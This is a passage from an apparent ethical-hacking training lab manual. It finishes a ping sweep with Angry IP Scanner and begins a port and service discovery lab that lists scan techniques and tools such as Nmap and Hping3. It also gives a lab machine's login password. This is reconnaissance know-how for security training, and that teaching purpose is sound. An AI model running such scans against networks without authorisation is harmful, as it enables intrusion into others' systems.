
7. Now, switch to the **Display** tab. Under the **Display in the results list** section, select the **Alive hosts (responding to pings) only** radio button and click **OK**.




- In the **IP Range - Angry IP Scanner** window, click the **Start** button to start scanning the IP range that you entered.



- Angry IP Scanner** starts scanning the IP range and begins to list out the alive hosts found along with their hostnames. Check the progress bar on the bottom-right corner to see the progress of the scanning.
- After the scanning is completed, a **Scan Statistics** pop-up appears. Note the total number of **Hosts alive** (here, 7) and click **Close**.



11. The results of the scan appear in the **IP Range - Angry IP Scanner** window. You can see all active IP addresses with their hostnames listed in the main window.



12. This concludes the demonstration of discovering alive hosts in the target range of IP addresses using Angry IP Scanner.
13. You can also use other ping sweep tools such as **SolarWinds Engineer's Toolset** (<https://www.solarwinds.com>), **NetScanTools Pro** (<https://www.netscantools.com>), **Colasoft Ping Tool** (<https://www.colasoft.com>), **Visual Ping Tester** (<http://www.pingtester.net>), and **OpUtils** (<https://www.manageengine.com>) to discover active hosts in the target network.
14. Close all open windows and document all the acquired information.
15. Turn off all the virtual machines (**Windows 11, Windows Server 2022, Windows Server 2019, Parrot Security, Ubuntu, and Android**).

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Port and Service Discovery

Port and service discovery is the process of identifying open ports and services running on the target IP addresses/active hosts.

Lab Scenario

As a professional ethical hacker or a pen tester, the next step after discovering active hosts in the target network is to scan for open ports and services running on the target IP addresses in the target network. This discovery of open ports and services can be performed via various port scanning tools and techniques.

Lab Objectives

- Perform port and service discovery using MegaPing
- Perform port and service discovery using NetScanTools Pro
- Perform port scanning using sx tool
- Explore various network scanning techniques using Nmap
- Explore various network scanning techniques using Hping3

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 45 Minutes

Overview of Port and Service Discovery

Port scanning techniques are categorized according to the type of protocol used for communication within the network.

- TCP Scanning
 - Open TCP scanning methods (TCP connect/full open scan)
 - Stealth TCP scanning methods (Half-open Scan, Inverse TCP Flag Scan, ACK flag probe scan, third party and spoofed TCP scanning methods)
- UDP Scanning
- SCTP Scanning
 - SCTP INIT Scanning
 - SCTP COOKIE/ECHO Scanning
- SSDP and List Scanning
- IPv6 Scanning

Lab Tasks

Task 1: Perform Port and Service Discovery using MegaPing

MegaPing is a toolkit that provides essential utilities for Information System specialists, system administrators, IT solution providers, and individuals. It is used to detect live hosts and open ports of the system in the network, and can scan your entire network and provide information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, etc. You can also perform various network troubleshooting activities with the help of integrated network utilities such as DNS lookup name, DNS list hosts, Finger, host monitor, IP scanner, NetBIOS scanner, ping, port scanner, share scanner, traceroute, and Whois.

Here, we will use the MegaPing tool to scan for open ports and services running on the target range of IP addresses.

1. Before beginning this task, turn on the **Windows 11, Windows Server 2022, Windows Server 2019, Ubuntu, Parrot Security, and Android** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

3. Navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\MegaPing** and double-click **megaping_setup.exe**.

